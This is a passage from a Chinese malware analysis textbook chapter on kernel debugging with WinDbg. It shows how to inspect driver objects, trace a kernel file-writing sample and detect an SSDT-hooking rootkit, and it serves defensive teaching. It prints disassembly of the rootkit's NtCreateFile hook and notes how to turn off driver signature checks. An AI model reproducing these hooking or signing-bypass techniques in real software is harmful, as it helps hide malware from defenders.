❶ (805717aa)   nt!NtReadFile   |  (80571d38)   nt!NtReadFileScatter
  Exact matches:
❷     nt!NtReadFile = <no type information>
```

第一行❶显示了两个相近的匹配，而最后一行❷则显示了精确的匹配，如果没有精确匹配，则只显示第一行。

10.4.2 查看结构信息

微软符号也包含多个数据结构的类型信息，包括没有被公开的内部类型。对于恶意代码分析人员，这些信息非常有用，因为恶意代码经常操作未公开的数据结构。代码清单10-2显示了驱动对象结构的前几行，它存储着一个关于内核驱动的信息。

代码清单10-2 查看一个数据结构的类型信息

```
0:000> dt nt!_DRIVER_OBJECT
kd> dt nt!_DRIVER_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
     +0x004 DeviceObject     : Ptr32 _DEVICE_OBJECT
     +0x008 Flags            : Uint4B
❶    +0x00c DriverStart      : Ptr32 Void
     +0x010 DriverSize       : Uint4B
     +0x014 DriverSection    : Ptr32 Void
     +0x018 DriverExtension  : Ptr32 _DRIVER_EXTENSION
     +0x01c DriverName       : _UNICODE_STRING
     +0x024 HardwareDatabase : Ptr32 _UNICODE_STRING
     +0x028 FastIoDispatch   : Ptr32 _FAST_IO_DISPATCH
     +0x02c DriverInit       : Ptr32     long
     +0x030 DriverStartIo    : Ptr32     void
     +0x034 DriverUnload     : Ptr32     void
     +0x038 MajorFunction    : [28] Ptr32     long
```

结构的名称预示着结构中存储了什么数据，例如❶偏移地址`0x00c`是一个显示驱动加载位置的指针。

WinDbg允许你覆盖数据结构上的数据。例如，我们知道在偏移地址为828b2648处有一个驱动对象。现在，我们想显示这个结构以及这个结构中的每个值。代码清单10-3展示了如何实现这一目标。

代码清单10-3 覆盖结构上的数据

```
kd> dt nt!_DRIVER_OBJECT 828b2648
   +0x000 Type             :  4
   +0x002 Size             :  168
   +0x004 DeviceObject     :  0x828b0a30 _DEVICE_OBJECT
   +0x008 Flags            :  0x12
   +0x00c DriverStart      :  0xf7adb000
   +0x010 DriverSize       :  0x1080
   +0x014 DriverSection    :  0x82ad8d78
   +0x018 DriverExtension  :  0x828b26f0 _DRIVER_EXTENSION
   +0x01c DriverName       :  _UNICODE_STRING "\Driver\Beep"
   +0x024 HardwareDatabase :  0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\
HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   :  (null)
   +0x02c DriverInit       :❶ 0xf7adb66c     long  Beep!DriverEntry+0
   +0x030 DriverStartIo    :  0xf7adb51a     void  Beep!BeepStartIo+0
   +0x034 DriverUnload     :  0xf7adb620     void  Beep!BeepUnload+0
   +0x038 MajorFunction    :  [28] 0xf7adb46a     long  Beep!BeepOpen+0
```

这是Windows系统自带的一个beep驱动程序。当系统出问题时，该驱动程序会发出报警声。我们可以看到当驱动被加载时，调用的初始化函数位于偏移量`0xf7adb66c`的❶。如果这是一个恶意驱动，我们希望能够知道位于这个地址的代码是什么，因为当驱动被加载时，这个位置的代码总是首先被

调用。初始化函数是唯一一个在驱动每次被加载时都调用的函数。有时，恶意代码会将所有的恶意攻击负载（playload）放到这个初始化函数中。

10.4.3 配置Windows符号表

符号表依赖于被分析文件的具体版本，它们随着文件的更新或修复而改变。如果配置正确，WinDbg将查询微软的服务器，自动获得正在调试文件的正确符号表。你可以通过选择File→Symbol File Path，来设置符号文件路径。为了配置WinDbg，让其使用在线符号服务器，输入以下路径：

```
SRV*c:\websymbols*http://msdl.microsoft.com/download/symbols
```

SRV配置了一个服务器，路径*C:\websymbols*是符号信息的本地缓存，网址则是微软符号服务器的固定位置。

如果要调试的机器并不能一直连接互联网，你可以根据你使用操作系统、服务包、机器的体系结构等信息，手动从微软服务器下载指定的符号包。符号文件通常有几百兆大小，因为它们包含操作系统和服务包的所有修改和补丁版本的符号信息。

10.5 内核调试实践

本节，我们将研究一个在内核空间写文件的程序。对于恶意代码编写者，从内核空间写文件的好处是更加难以被觉察。虽然不是以秘密方式写入一个文件，但是它可以绕过一些安全产品，同时也可以误导那些试图查找用户空间中`CreateFile`、`WriteFile`函数调用证据的恶意代码分析师。呈现在恶意代码编写者面前的一个挑战是：在内核模式中，普通Win32函数不能直接被调用。但在内核模式下有相似的函数，这些函数可以被内核态的恶意代码所使用。由于`CreateFile`和`WriteFile`函数在内核模式下不可用，所以内核模式下提供了`NtCreateFile`和`NtWriteFile`函数作为替代。

10.5.1 用户空间的代码

在本例中，用户态组件创建一个在内核中读写文件的驱动。首先，使用IDA Pro查看用户空间的代码，看它使用了哪些函数与驱动进行交互，如代码清单10-4所示。

代码清单10-4 创建加载内核驱动的服务

```
04001B3D  push    esi              ; lpPassword
04001B3E  push    esi              ; lpServiceStartName
04001B3F  push    esi              ; lpDependencies
04001B40  push    esi              ; lpdwTagId
04001B41  push    esi              ; lpLoadOrderGroup
```

```
04001B42  push   [ebp+lpBinaryPathName] ; lpBinaryPathName
04001B45  push   1                ; dwErrorControl
04001B47  push   3                ; dwStartType
04001B49  push   ❶1               ; dwServiceType
04001B4B  push   0F01FFh          ; dwDesiredAccess
04001B50  push   [ebp+lpDisplayName] ; lpDisplayName
04001B53  push   [ebp+lpDisplayName] ; lpServiceName
04001B56  push   [ebp+hSCManager] ; hSCManager
04001B59  call   ds:__imp__CreateServiceA@52
```

可以发现，在服务管理例程中使用CreateService函数创建驱动，注意其中❶处的参数dwServiceType是0x01，它表示创建的是一个内核驱动。

在代码清单10-5中，可以看出程序在❶处通过调用CreateFileA函数创建一个文件，以此来获得内核设备句柄。程序❷处代码将存储在EDI中的文件名压入堆栈（代码清单中没有显示EDI与字符串\\.\FileWriteDevice被加载的过程，这个字符串是由驱动创建的，并用于用户态程序访问的设备对象名）。

代码清单10-5　获得设备对象的句柄

```
04001893          xor    eax, eax
04001895          push   eax             ; hTemplateFile
04001896          push   80h             ; dwFlagsAndAttributes
0400189B          push   2               ; dwCreationDisposition
0400189D          push   eax             ; lpSecurityAttributes
0400189E          push   eax             ; dwShareMode
0400189F          push   ebx             ; dwDesiredAccess
040018A0         ❷push   edi             ; lpFileName
040018A1         ❶call   esi ; CreateFileA
```

一旦恶意代码拥有了设备句柄，它会使用代码清单10-6代码中❶处的DeviceIoControl函数，向内核驱动发送数据。

代码清单10-6　使用DeviceIoControl进行用户态和内核态的通信

```
04001910  push   0                ; lpOverlapped
04001912  sub    eax, ecx
04001914  lea    ecx, [ebp+BytesReturned]
0400191A  push   ecx              ; lpBytesReturned
0400191B  push   64h              ; nOutBufferSize
0400191D  push   edi              ; lpOutBuffer
0400191E  inc    eax
0400191F  push   eax              ; nInBufferSize
04001920  push   esi              ; lpInBuffer
04001921  push   9C402408h        ; dwIoControlCode
04001926  push   [ebp+hObject]    ; hDevice
0400192C  call   ds:DeviceIoControl❶
```

10.5.2 内核模式的代码

从这里开始，我们的工作将着眼于内核模式的代码。利用内核调试动态分析调用函数DeviceIoControl后代码的执行结果。

首先需要找到内核驱动，如果已经运行内核调试器WinDbg，并开启了详细信息输出功能，你将会在每次内核模块载入时得到通知。内核模块的加载和卸载并不频繁，因此在调试恶意代码时，如果有内核模块被加载，这时你应该怀疑这个内核模块。

> **注意**：使用 VMware 内核调试时，你将会看到频繁加载和卸载 KMixer.sys。这是正常现象，与恶意活动无关。

在下面的例子中，我们在内核调试窗口中看到*FileWriter.sys*被加载，很可能这是恶意驱动。

```
ModLoad: f7b0d000 f7b0e780   FileWriter.sys
```

要想确定调用了恶意驱动中的哪些代码，我们需要找到驱动对象。因为我们知道驱动名字，所以我们可以用!drvobj命令找到驱动对象。代码清单10-7中显示了本例的输出。

代码清单10-7 查看加载驱动的驱动对象

```
kd> !drvobj FileWriter
Driver object (❶827e3698) is for:
Loading symbols for f7b0d000    FileWriter.sys ->   FileWriter.sys
*** ERROR: Module load completed but symbols could not be loaded for FileWriter.sys
 \Driver\FileWriter
Driver Extension List: (id , addr)

Device Object list:
826eb030
```

> **注意**：有时设备对象会有不同名字，或者!drvobj 会查询失败。作为替换，你可以使用!object \Driver 命令浏览驱动对象。这条命令会列出命令空间\Driver 中的所有对象，\Driver 是一个根命令空间（如第 7 章中讨论的）。

这个设备对象存储在地址0x827e3698❶，一旦我们得到了驱动对象的地址，我们就可以使用dt命令查看它的数据结构，如代码清单10-8所示。

代码清单 10-8 查看内核中的设备对象

```
kd>dt nt!_DRIVER_OBJECT 0x827e3698
nt!_DRIVER_OBJECT
   +0x000 Type             : 4
   +0x002 Size             : 168
   +0x004 DeviceObject     : 0x826eb030 _DEVICE_OBJECT
```

```
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xf7b0d000
   +0x010 DriverSize       : 0x1780
   +0x014 DriverSection    : 0x828006a8
   +0x018 DriverExtension  : 0x827e3740 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\FileWriter"
   +0x024 HardwareDatabase : 0x8066ecd8 _UNICODE_STRING "\REGISTRY\MACHINE\
                             HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xf7b0dfcd     long  +0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : 0xf7b0da2a     void  +0
   +0x038 MajorFunction    : [28] 0xf7b0da06     long  +0
```

此结构中的MajorFunction项是指向主函数表首项的一个指针。主函数表告诉我们从用户空间调用恶意驱动时执行了什么操作。表中每个索引代表不同的函数。每个索引标志不同类型的请求，它们代表的请求在文件*wdm.h*中定义，并且以IRP_MJ_开头。例如，我们想找出用户态应用程序调用DeviceIoControl时会使用调用表中的哪个偏移量，我们可以查找索引IRP_MJ_DEVICE_CONTROL。本例中，IRP_MJ_DEVICE_CONTROL值为0xe，并且主函数表相对于驱动对象基地址的偏移量是0x038。要想找到处理DeviceIoControl请求时调用的函数，使用命令dd 827e3698+0x38+e*4 L1。其中0x038是主函数表开头的偏移量，0xe是IRP_MJ_DEVICE_CONTROL的索引，乘以4是因为指针是四个字节。L1参数指定我们仅想看到一个DWORD输出。

上面的命令显示内核中调用的函数是在0xf7b0da66。如代码清单10-9所示。我们可以使用u命令来查看一下那个地址是否是合法指令。正确情况下应该是合法指令，如果不是，就意味着我们在地址计算中犯错了。

代码清单10-9 驱动对象中定位IRP_MJ_DEVICE_CONTROL函数

```
kd> dd 827e3698+0x38+e*4 L1
827e3708  f7b0da66
kd> u f7b0da66
FileWriter+0xa66:
f7b0da66 6a68           push    68h
f7b0da68 6838d9b0f7     push    offset FileWriter+0x938 (f7b0d938)
f7b0da6d e822faffff     call    FileWriter+0x494 (f7b0d494)
```

现在我们得到了地址，我们可以将驱动加载到IDA Pro，也可以在函数上设置断点，在WinDbg中继续分析它。通常先在IDA Pro中进行分析，需要的时候再使用WinDbg分析，这会比较容易一些。扫描我们恶意驱动例子在IDA Pro中的输出，我们看到了如代码清单10-10中所示的代码，它在内核空间调用ZwCreateFile 和ZwWriteFile写入一个文件。

代码清单10-10 IRP_MJ_DEVICE_CONTROL函数的代码

```
F7B0DCB1 push    offset aDosdevicesCSec ; "\\DosDevices\\C:\\secretfile.txt"
F7B0DCB6 lea     eax, [ebp-54h]
F7B0DCB9 push    eax             ; DestinationString
F7B0DCBA call   ❶ds:RtlInitUnicodeString
F7B0DCC0 mov     dword ptr [ebp-74h], 18h
F7B0DCC7 mov     [ebp-70h], ebx
F7B0DCCA mov     dword ptr [ebp-68h], 200h
F7B0DCD1 lea     eax, [ebp-54h]
F7B0DCD4 mov     [ebp-6Ch], eax
F7B0DCD7 mov     [ebp-64h], ebx
F7B0DCDA mov     [ebp-60h], ebx
F7B0DCDD push    ebx             ; EaLength
F7B0DCDE push    ebx             ; EaBuffer
F7B0DCDF push    40h             ; CreateOptions
F7B0DCE1 push    5               ; CreateDisposition
F7B0DCE3 push    ebx             ; ShareAccess
F7B0DCE4 push    80h             ; FileAttributes
F7B0DCE9 push    ebx             ; AllocationSize
F7B0DCEA lea     eax, [ebp-5Ch]
F7B0DCED push    eax             ; IoStatusBlock
F7B0DCEE lea     eax, [ebp-74h]
F7B0DCF1 push    eax             ; ObjectAttributes
F7B0DCF2 push    1F01FFh         ; DesiredAccess
F7B0DCF7 push    offset FileHandle ; FileHandle
F7B0DCFC call    ds:ZwCreateFile
F7B0DD02 push    ebx             ; Key
F7B0DD03 lea     eax, [ebp-4Ch]
F7B0DD06 push    eax             ; ByteOffset
F7B0DD07 push    dword ptr [ebp-24h] ; Length
F7B0DD0A push    esi             ; Buffer
F7B0DD0B lea     eax, [ebp-5Ch]
F7B0DD0E push    eax             ; IoStatusBlock
F7B0DD0F push    ebx             ; ApcContext
F7B0DD10 push    ebx             ; ApcRoutine
F7B0DD11 push    ebx             ; Event
F7B0DD12 push    FileHandle      ; FileHandle
F7B0DD18 call    ds:ZwWriteFile
```

Windows内核使用UNICODE_STRING结构，它与用户模式下的宽字符串不同（WCHAR）。函数RtlInitUnicodeString❶用来创建内核态字符串。这个函数的第二个参数是要创建的UNICODE_STRING类型以NULL结束的宽字符串。

ZwCreateFile创建的文件名是*\DosDevices\C:\secretfile.txt*。要在内核态创建一个文件，你必须指定完全合格的对象名，这个对象名用来表示所涉及的主设备。对于大多数设备，对象名的前缀是

我们熟知的*DosDevices*。

DeviceIoControl并不是从用户态到内核态发送数据的唯一函数。CreateFile、ReadFile、WriteFile以及其他一些函数都可以完成这项工作。例如，若用户态的应用程序在一个设备句柄上调用ReadFile，则会调用IRP_MJ_READ函数。本例中，因为IRP_MJ_DEVICE_CONTROL值为0xe，所以我们看到将主函数表开始地址加上0xe*4，可以找到DeviceIoControl函数。因为IRP_MJ_READ的值为0x3，所以我们将主函数表的基地址加上0x3*4而不是0xe*4，以找到读请求的函数。

10.5.3 查找驱动对象

在前面的例子中，我们看到恶意代码运行时加载一个驱动到内核空间，我们假设这是一个被感染的驱动程序。有时驱动对象比较难以查找，但是有些工具可以帮助我们完成这项工作。为了理解这些工具如何工作，首先回忆一下应用程序直接与设备进行交互，而不是驱动。用户态的应用程序中，你可以识别设备对象，并利用这个设备对象查找驱动对象。使用用户空间调用CreateFile函数时指定的设备名称，你就可以利用WinDbg的!devobj命令获取设备对象的信息。

```
kd> !devobj FileWriterDevice
Device object (826eb030) is for:
 Rootkit \Driver\FileWriter DriverObject 827e3698
Current Irp 00000000 RefCount 1 Type 00000022 Flags 00000040
Dacl e13deedc DevExt 00000000 DevObjExt 828eb0e8
ExtensionFlags (0000000000)
Device queue is not busy.
```

设备对象提供一个指向驱动对象的指针，通过这个对象指针可以获得驱动程序的分发函数表。

定位到恶意代码驱动以后，你还应该识别出哪个应用程序在使用它。刚才我们执行!devobj命令的一个输出结果就是设备对象句柄。利用这个句柄作为参数，!devhandles命令可以获得拥有这个设备句柄的所有用户态应用程序列表。列举过程中，由于这个命令需要迭代遍历每个进程的句柄表，因此需要花费较长的时间。下面是!devhandles命令的部分输出信息，这些信息表明*FileWriterApp.exe*应用程序正在使用这个恶意的驱动程序。

```
kd>!devhandles 826eb030
...
Checking handle table for process 0x829001f0
Handle table at e1d09000 with 32 Entries in use

Checking handle table for process 0x8258d548
Handle table at e1cfa000 with 114 Entries in use

Checking handle table for process 0x82752da0
Handle table at e1045000 with 18 Entries in use
PROCESS 82752da0  SessionId: 0  Cid: 0410    Peb: 7ffd5000  ParentCid: 075c
```

```
    DirBase: 09180240  ObjectTable: e1da0180  HandleCount:  18.
    Image: FileWriterApp.exe

07b8: Object: 826eb0e8  GrantedAccess: 0012019f
```

现在我们已经知道了被感染的应用程序，下一步需要使用本书中介绍的一些技术，在用户空间内找到该应用程序，并分析它。

上文中，已经介绍了恶意内核驱动程序的基本分析方法，接下来将开始介绍Rootkit的分析技术，它通常以内核驱动的方式实现。

10.6 Rootkit

Rootkit通过修改操作系统内部函数，来隐藏自己存在的痕迹。通过这种修改，Rootkit可以隐藏一个正在运行程序的文件、进程、网络连接以及其他资源。这使得其恶意活动难以被反病毒产品、管理员以及安全分析员发现。

现在大部分Rootkit都是通过采用某种方式修改操作系统内核来工作的。尽管Rootkit可以使用多种隐藏技术，但在实际应用中，系统服务描述表（SSDT：System Service Descriptor Table）挂钩技术的使用程度远远超过其他技术。这种技术已经有几年的历史，与其他rootkits技术相比，它更容易被探测。然而，由于它容易理解、实现灵活且容易，因此到现在它依然被恶意代码所使用。

系统服务描述表（SSDT），也称为系统服务分发表，微软使用它来查找进入内核的系统调用，它通常不被第三方应用程序或者驱动程序访问。通过第7章可知，内核态代码只能被用户态的`SYSCALL`、`SYSENTER`或`INT 0x2E`指令来访问。当前Windows版本（Windows XP之后）使用`SYSENTER`指令，它从存储在寄存器EAX的函数代码中获取指令。代码清单10-11是*ntdll.dll*中实现`NtCreateFile`函数的一段代码，每次`NtCreateFile`被调用时，它都会处理用户空间到内核空间的一个转换。

代码清单10-11 实现NtCreateFile函数的部分代码

```
7C90D682❶mov     eax, 25h        ; NtCreateFile
7C90D687  mov     edx, 7FFE0300h
7C90D68C  call    dword ptr [edx]
7C90D68E  retn    2Ch
```

执行指令`dword ptr[edx]`后将会转到下面的指令：

```
7c90eb8b 8bd4  mov     edx,esp
7c90eb8d 0f34  sysenter
```

代码清单10-11中❶处EAX寄存器被设置为`0x25`，栈指针被保存到EDX寄存器中，然后调用`sysenter`指令。其中EAX值是`NtCreateFile`函数的序号。当代码进入内核后，系统会使用这个值作为索引来检索SSDT。具体来说，在内核模式下，系统会调用SSDT偏移量`0x25`处❶的函数。代码

清单10-12展示了SSDT中的部分项，其中包含偏移量0x25处的函数`NtCreateFile`。

代码清单10-12 SSDT包含NtCreateFile的部分项

```
  SSDT[0x22] = 805b28bc (NtCreateaDirectoryObject)
  SSDT[0x23] = 80603be0 (NtCreateEvent)
  SSDT[0x24] = 8060be48 (NtCreateEventPair)
❶ SSDT[0x25] = 8056d3ca (NtCreateFile)
  SSDT[0x26] = 8056bc5c (NtCreateIoCompletion)
  SSDT[0x27] = 805ca3ca (NtCreateJobObject)
```

Rootkit挂钩到这些函数后，它将会改变SSDT中某项的值，从而当内核态系统调用发生时，将会调用Rootkit的代码，而不是SSDT中预期的系统函数。在前面的例子中，`0x25`偏移处的值被改变成恶意驱动中的一个函数指针。这种改变可以修改函数，使其不能打开或是检查到恶意文件。一般通过在Rootkit代码中调用原始的`NtCreateFile`函数，并根据Rootkit的配置来过滤返回值。为了防止其他应用程序获取这些文件的句柄，在调用返回时，Rootkit需要删除需要隐藏的文件。

仅仅挂钩`NtCreateFile`函数，Rootkit并不能在遍历目录时隐藏一个文件。在本章的实验中，将会看到更加实用的Rootkit，它可以在遍历目录时隐藏文件。

10.6.1 Rootkit分析实践

现在，我们看一个Rootkit挂钩SSDT的例子。我们将分析一个假设已感染的系统，并认为系统已经安装有恶意驱动。

首先最直接的方式是检查SSDT是否被挂钩，在WinDbg中通过存放在`nt!KeServiceDescriptorTable`表中的偏移量查看SSDT表。SSDT表中所有函数偏移量都应该指向位于NT模块地址范围内的函数，所以我们首先要做的工作就是获取NT模块的地址边界。在本例中，*ntoskrnl.exe*模块的起始地址为804d7000，结束地址为806cd580。如果Rootkit挂钩了其中的某个函数，则这个函数指针可能不在NT模块的地址范围内。当我们检查SSDT时，应该观察其函数指针是否在NT模块的地址范围内。代码清单10-13是SSDT的一个缩略版。

代码清单10-13 SSDT某项被Rootkit更改的例子

```
kd> lm m nt
...
8050122c  805c9928 805c98d8 8060aea6 805aa334
8050123c  8060a4be 8059cbbc 805a4786 805cb406
8050124c  804feed0 8060b5c4 8056ae64 805343f2
8050125c  80603b90 805b09c0 805e9694 80618a56
8050126c  805edb86 80598e34 80618caa 805986e6
8050127c  805401f0 80636c9c 805b28bc 80603be0
8050128c  8060be48 ❶f7ad94a4 8056bc5c 805ca3ca
```

```
8050129c  805ca102 80618e86 8056d4d8 8060c240
805012ac  8056d404 8059fba6 80599202 805c5f8e
```

从代码清单10-13可以看出，在表中偏移量0x25处（❶处）指向的函数地址落在ntoskrnl模块地址范围之外，因此很可能Rootkit挂钩了这个函数。在本例中被挂钩的是NtCreateFile函数。在安装Rootkit的系统上，可以通过检测系统SSDT并根据该偏移量对应的系统函数，来识别挂钩。如代码清单10-14所示，通过lm命令列举打开模块，可以找出哪个模块包含了挂钩函数的地址。内核中，列举出的模块都是驱动程序。我们查找包含0xf7ad94a4地址的驱动，通过代码清单10-14可知，它在一个名为Rootkit的驱动里。

代码清单10-14　使用lm命令查找哪个模块包含特定地址

```
kd>lm
...
f7ac7000 f7ac8580   intelide   (deferred)
f7ac9000 f7aca700   dmload     (deferred)
f7ad9000 f7ada680   Rootkit    (deferred)
f7aed000 f7aee280   vmmouse    (deferred)
...
```

一旦定位了驱动程序，下一步需要做的是查找挂钩代码，并开始分析驱动。其中我们需要查找两项内容：安装挂钩的代码段和执行挂钩的函数。查找安装挂钩函数的最简单的方法是在IDA Pro中查找挂钩函数引用的数据。代码清单10-15中显示了对SSDT表进行挂钩的汇编代码。

代码清单10-15　挂钩SSDT的Rootkit代码

```
00010D0D  push    offset aNtcreatefile ; "NtCreateFile"
00010D12  lea     eax, [ebp+NtCreateFileName]
00010D15  push    eax                 ; DestinationString
00010D16  mov     edi, ds:RtlInitUnicodeString
00010D1C  call   ❶edi ; RtlInitUnicodeString
00010D1E  push    offset aKeservicedescr ; "KeServiceDescriptorTable"
00010D23  lea     eax, [ebp+KeServiceDescriptorTableString]
00010D26  push    eax                 ; DestinationString
00010D27  call   ❷edi ; RtlInitUnicodeString
00010D29  lea     eax, [ebp+NtCreateFileName]
00010D2C  push    eax                 ; SystemRoutineName
00010D2D  mov     edi, ds:MmGetSystemRoutineAddress
00010D33  call   ❸edi ; MmGetSystemRoutineAddress
00010D35  mov     ebx, eax
00010D37  lea     eax, [ebp+KeServiceDescriptorTableString]
00010D3A  push    eax                 ; SystemRoutineName
00010D3B  call    edi ; MmGetSystemRoutineAddress
00010D3D  mov     ecx, [eax]
00010D3F  xor     edx, edx
00010D41                      ; CODE XREF: sub_10CE7+68 j
```

```
00010D41 add    ❹ecx, 4
00010D44 cmp     [ecx], ebx
00010D46 jz      short loc_10D51
00010D48 inc     edx
00010D49 cmp     edx, 11Ch
00010D4F jl     ❺short loc_10D41
00010D51                    ; CODE XREF: sub_10CE7+5F j
00010D51 mov     dword_10A0C, ecx
00010D57 mov     dword_10A08, ebx
00010D5D mov    ❻dword ptr [ecx], offset sub_104A4
```

这段代码实现了挂钩`NtCreateFile`函数的功能。首先，❶处和❷处调用函数的功能是创建`NtCreateFile`和`KeServiceDescriptorTable`两个字符串，Rootkit用它们查找`NtCreateFile`函数与KeServiceDescriptorTable的导出地址。与其他系统函数一样，它们由*ntoskrnl.exe*模块导出，并且被内核驱动导入。这些导出函数也可以在运行时获取。在内核模式下不能使用`GetProcAddress`函数，但是提供了相似功能的函数`MmGetSystemRoutineAddress`，与`GetProcAddress`略微不同的是它只能获取由`hal`或`ntoskrnl`内核模块导出的函数地址。

第一次调用`MmGetSystemRoutineAddress`函数（❸处），获取`NtCreateFile`函数的地址，恶意代码使用这个获取的地址来决定覆盖SSDT中的哪个函数地址。第二次调用`MmGetSystemRoutineAddress`函数是获取SSDT的地址。

接下来，代码清单中❹处到❺处之间的代码在循环遍历SSDT，直到找到匹配`NtCreateFile`地址的值，然后使用挂钩函数的地址覆盖该值。

代码清单❻处，最后一条指令的作用是安装挂钩——将挂钩函数的地址复制到一个内存位置。

挂钩函数执行的任务很简单，它过滤一些特殊请求，其余请求则传递给原始的`NtCreateFile`函数。代码清单10-16是挂钩函数代码。

代码清单10-16 Rootkit钩子函数代码

```
000104A4 mov     edi, edi
000104A6 push    ebp
000104A7 mov     ebp, esp
000104A9 push    [ebp+arg_8]
000104AC call   ❶sub_10486
000104B1 test    eax, eax
000104B3 jz      short loc_104BB
000104B5 pop     ebp
000104B6 jmp     NtCreateFile
000104BB -----------------------------
000104BB                    ; CODE XREF: sub_104A4+F j
000104BB mov     eax, 0C0000034h
000104C0 pop     ebp
000104C1 retn    2Ch
```

对于一些请求，挂钩函数直接调用原始的NtCreateFile函数，而对于其他一些请求，则返回0xC0000034（它对应的状态是STATUS_OBJECT_NAME_NOT_FOUND）。代码清单中❶处函数调用（代码清单中没有显示其代码）的功能是计算用户态程序尝试打开文件所使用的ObjectAttributes属性值（它包含对象的一些信息，如文件名等）。如果NtCreateFile函数允许调用，挂钩函数会返回非零值；如果Rootkit阻止文件打开，则函数会返回零值。如果挂钩函数返回零值，用户态应用程序将收到一个代表指定文件不存在的错误。挂钩函数的目的是阻止应用程序打开某些特殊文件，同时不影响其他调用NtCreateFile的操作。

10.6.2 中断

有时，Rootkit会使用中断来干扰系统事件。现代的处理器实现了用硬件方式触发软件事件的中断。系统发送一条命令到硬件，硬件处理完请求事件后会中断处理器。

有时，驱动或者Rootkit会利用中断来执行代码。驱动程序调用IoConnectInterrupt函数为特定中断注册一个处理程序，然后为这个中断指定一个中断服务例程（ISR），每当触发该中断时，系统都会调用注册的中断服务例程。

中断描述表（IDT）存储着ISR的信息，在WinDbg中可以通过!idt命令查看。代码清单10-17展示了一个正常的IDT，其中所有中断都在微软签名的驱动中。

代码清单10-17 一个IDT例子

```
kd> !idt

37:    806cf728 hal!PicSpuriousService37
3d:    806d0b70 hal!HalpApcInterrupt
41:    806d09cc hal!HalpDispatchInterrupt
50:    806cf800 hal!HalpApicRebootService
62:    8298b7e4 atapi!IdePortInterrupt (KINTERRUPT 8298b7a8)
63:    826ef044 NDIS!ndisMIsr (KINTERRUPT 826ef008)
73:    826b9044 portcls!CKsShellRequestor::`vector deleting destructor'+0x26
       (KINTERRUPT 826b9008)
            USBPORT!USBPORT_InterruptService (KINTERRUPT 826df008)
82:    82970dd4 atapi!IdePortInterrupt (KINTERRUPT 82970d98)
83:    829e8044 SCSIPORT!ScsiPortInterrupt (KINTERRUPT 829e8008)
93:    826c315c i8042prt!I8042KeyboardInterruptService (KINTERRUPT 826c3120)
a3:    826c2044 i8042prt!I8042MouseInterruptService (KINTERRUPT 826c2008)
b1:    829e5434 ACPI!ACPIInterruptServiceRoutine (KINTERRUPT 829e53f8)
b2:    826f115c serial!SerialCIsrSw (KINTERRUPT 826f1120)
c1:    806cf984 hal!HalpBroadcastCallService
d1:    806ced34 hal!HalpClockInterrupt
e1:    806cff0c hal!HalpIpiHandler
e3:    806cfc70 hal!HalpLocalApicErrorService
fd:    806d0464 hal!HalpProfileInterrupt
fe:    806d0604 hal!HalpPerfInterrupt
```

如果中断位于一个没有名字、没有签名或可疑的驱动中，则表明存在Rootkit或者恶意代码。

10.7　加载驱动

本章中，我们假设要分析的恶意代码都有一个加载它的用户态应用程序。假设你拥有一个恶意的驱动程序，但没有用户态应用程序安装它，这个时候就可以用如OSR Driver Loader的加载工具来加载它。如图10-4所示，OSR Driver Loader驱动加载器非常容易使用而且免费，但需要注册。一旦安装了OSR Driver Loader，只需在它运行后指定需要加载的驱动，然后单击Register Service和Start Service就可以启动驱动。




图10-4　OSR Driver Loader窗口

10.8　Windows Vista、Windows 7和x64版本的内核问题

新版本的Windows做了很大的改变，这些改变将会影响内核调试的过程，以及内核态恶意代码

的有效性。当前大部分恶意代码主要针对x86平台的Windows XP系统，但是随着Windows 7和x64的日益增加，恶意代码会将目标转移到这些系统。

从Windows Vista开始，最大的一个改变就是*boot.ini*文件不再用来决定引导哪个系统。回想本章开头，我们使用*boot.ini*文件来开启内核调试功能。Vista及之后的Windows版本使用一个名为BCDEdit的程序来编辑引导配置数据，因此你可以在新版本的Windows操作系统中，使用BCDEdit开启内核调试。

在安全方面，最大的改变是使用了一种内核保护补丁机制，通常被称为PatchGuard，这种机制从Windows XP开始在x64系统上实施。内核补丁保护能够阻止第三方程序修改内核，这包括修改内核代码自身、修改系统服务表、修改IDT以及其他补丁修改技术。引入这种功能时存在一定程度上的争议，因为不仅恶意程序使用内核补丁，正常程序也使用它。例如，防火墙、反病毒程序以及其他一些使用内核补丁来检测和阻止恶意活动的安全产品。

同时，在64位系统中，内核补丁保护也能干扰调试过程，因为调试器在插入断点时会修改代码。因此，如果内核调试器在系统引导时附加到系统的话，补丁保护将不会运行。如果系统引导结束后再将内核调试器附加到系统，PatchGuard将会使系统崩溃。

从64位版本的Vista开始，Windows强制执行驱动签名机制，这也就意味着在没有数字签名的情况下，你不能将驱动加载到Windows Vista系统中。因为恶意代码通常不会使用数字签名，所以这是一种对抗恶意内核驱动的有效安全措施。事实上，x64系统上的恶意内核驱动实际上还不存在，但是随着x64版本的Windows越来越普及，恶意代码无疑将会解决这一个障碍。如果你需要加载一个未签名的驱动到x64的Vista系统中，你可以使用BCDEdit工具去修改引导项。具体来说就是将要求驱动签名的功能关闭，即关闭`nointegritychecks`。

10.9 小结

